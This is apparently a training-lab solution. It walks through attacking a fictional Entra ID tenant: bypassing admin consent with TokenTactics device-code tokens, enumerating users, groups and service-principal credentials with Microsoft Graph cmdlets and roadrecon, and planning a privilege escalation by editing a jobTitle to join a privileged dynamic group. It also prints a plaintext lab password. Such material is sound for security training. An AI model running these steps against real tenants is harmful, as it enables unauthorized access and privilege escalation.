
BAA 06 – Lab Solution
Authenticating to Microsoft Graph with TokenTactics
Since we have identified a misconfiguration in the Conditional Access policy, and MFASweep has confirmed that authentication to Microsoft Graph API is possible, the next step is to attempt authentication using the Microsoft Graph Powershell module.

Open a Powershell terminal and run:

Connect-MgGraphA sign-in pop-up will appear. Enter the user principal name (UPN) and password, then click Sign in. At this point, you will notice that the process fails because admin consent is required in order to proceed.
Bypassing admin approval by utilizing TokenTactics
To bypass this limitation, we can use TokenTactics, a Powershell toolkit for acquiring and reusing OAuth tokens.
- Navigate to your Tools folder and unzip TokenTactics-main.zip.
- Import the module:
Import-Module .\TokenTactics.psd13. Request an access token for Microsoft Graph:
Get-AzureToken -Client MSGraphOutput:

Open Edge browser, visit: https://microsoft.com/devicelogin and paste the provided user_code and click Next. Then enter the user principal name (UPN) and password, then click Sign in to authenticate as cbxxxx@windrivertelco.onmicrosoft.com user.

Close the browser, go back to the Powershell terminal and confirm that you received the access token:
Output:

4. Try to connect using Connect-MgGraph by executing:
Connect-MgGraph -AccessToken $response.access_tokenOutput:

An error has occurred due to the access token conversion.
By default, Connect-MgGraph expects the access token as a SecureString, so we need to convert it and login again:
$secureToken = ConvertTo-SecureString $response.access_token -AsPlainText -Force
Connect-MgGraph -AccessToken $secureTokenOutput:

Done! We have successfully Bypassed admin consent, converted the TokenTactics access token to a SecureString and logged-in using Connect-MgGraph Powershell module.
Entra ID Enumeration using Connect-MgGraph
Let’s execute the following commands to enumerate Entra ID users, groups and Service Principals:
Get-MgUser -AllOutput:

We retrieved all Entra ID users. Remember that the users: admin, cloudbreachsupuser, emergency and CB Admin are out of scope.
Let’s retrieve snrdeveloper Entra ID details:
# Get a specific user
Get-MgUser -UserId 6a143f27-2d21-4aeb-81f6-76c5194881d5 | fl *Output:

For the purpose of this lab, we just executed a few commands to demonstrate how Entra ID can be enumerated using the Connect-MgGraph Powershell module.
Comprehensive MgGraph cheat-sheet can be found below:
# List all users
Get-MgUser -All

# Get a specific user
Get-MgUser -UserId <userId>

# List user details
Get-MgUser -UserId <userId> | Select-Object DisplayName, UserPrincipalName, JobTitle, Department

# Get user's groups
Get-MgUserMemberOf -UserId <userId>

# Get user sign-in methods (MFA/Passwordless)
Get-MgUserAuthenticationMethod -UserId <userId>

# List all groups
Get-MgGroup -All

# Filter dynamic groups
Get-MgGroup -Filter "groupTypes/any(c:c eq 'DynamicMembership')"

# Get group members
Get-MgGroupMember -GroupId <groupId>

# Get dynamic group rule
Get-MgGroup -GroupId f562185b-b7c0-446a-817d-700ae0834e6d | Select DisplayName, MembershipRule

# List all directory roles
Get-MgDirectoryRole

# Get members of a specific role
Get-MgDirectoryRoleMember -DirectoryRoleId <roleId>

# List all users with admin roles
Get-MgRoleManagementDirectoryRoleAssignment -All

# List all registered applications
Get-MgApplication -All

# List all service principals (SPNs)
Get-MgServicePrincipal -All

# Get service principal credentials
Get-MgServicePrincipal -ServicePrincipalId <id> | Select AppId, PasswordCredentials, KeyCredentials

# Check for app role assignments
Get-MgServicePrincipalAppRoleAssignment -ServicePrincipalId <id>

# List all devices
Get-MgDevice -All

# Get device details
Get-MgDevice -DeviceId <id>

# List conditional access policies
Get-MgConditionalAccessPolicy

# List named locations
Get-MgConditionalAccessNamedLocationAutomating Enumeration with Roadrecon
While manual enumeration using Powershell modules or direct REST API calls is valuable for understanding how Entra ID works, it is also time-consuming. Going through each output step by step helps you take detailed notes and better understand the environment, but at this point we can shift to automation to speed things up.
For this, we will use Roadrecon, a powerful tool that automates Entra ID enumeration and provides a convenient web-based GUI for analysis.
- Open a Powershell terminal and authenticate with Roadrecon:
roadrecon auth -u "cb0000@WindriverTelco.onmicrosoft.com" -p "Passw0rd-431Passw0rd-431"- Gather data:
roadrecon gatherYou will receive an Error 403 (Forbidden). This occurs because roadrecon uses the deprecated Azure AD Graph API (graph.windows.net) by default, which has been retired by Microsoft.

- Try to authenticate using Azure CLI client id
roadrecon auth -u "cb0000@WindriverTelco.onmicrosoft.com" -p "Passw0rd-431Passw0rd-431" -c "04b07795-8ddb-461a-bbee-02f9e1bf7b46"- Then try to gather data
roadrecon gather- Retrieve Conditional Access Policy
roadrecon plugin policies- Launch the GUI:
roadrecon-gui.exeOutput:


- Before opening the Roadrecon GUI, let’s first review the Conditional Access Policies. Open the caps.html report, and you will see that there are three policies in place. The first policy is configured to block all management APIs (such as Azure API Management and Azure Resource Manager). This explains why our earlier attempts to authenticate using the az CLI, Connect-AzAccount, or even the Azure portal were unsuccessful. Notably, this policy applies to all users except members of the AzureArc Admins group. The second policy is a Microsoft-managed policy that is set to Report-only mode, meaning it does not actively enforce restrictions but provides visibility and the third policy enforces MFA to snrdeveloper user when RDP to a Virtual Machine.
- Open Edge browser and navigate to:

http://127.0.0.1:5000From the GUI, you can easily browse users, groups, and applications. Navigate to the Groups section and locate the AzureArc Admins dynamic and AzDevOps Admins groups which seems to be interesting. Inspecting the membership rule of AzureArc Admins group you will notice that any user whose jobTitle attribute is set to AzureArc Admin will automatically be added to the group. In regards with AzDevOps Admins group, it disclose WindriverTelco’s Azure DevOps URL that it will be useful later on: Azure DevOps Administrators – https://dev.azure.com/WindriverTelco.
Output:

If you recall from BAA04, we discovered a Function App endpoint belonging to the HR application that allows updates to Entra ID user attributes. By leveraging this endpoint, it may be possible to change the jobTitle of our user cbxxxx to “AzureArc Admin”.
Once updated, the dynamic membership rule would automatically place our account into the AzureArc Admins group, effectively granting us elevated privileges.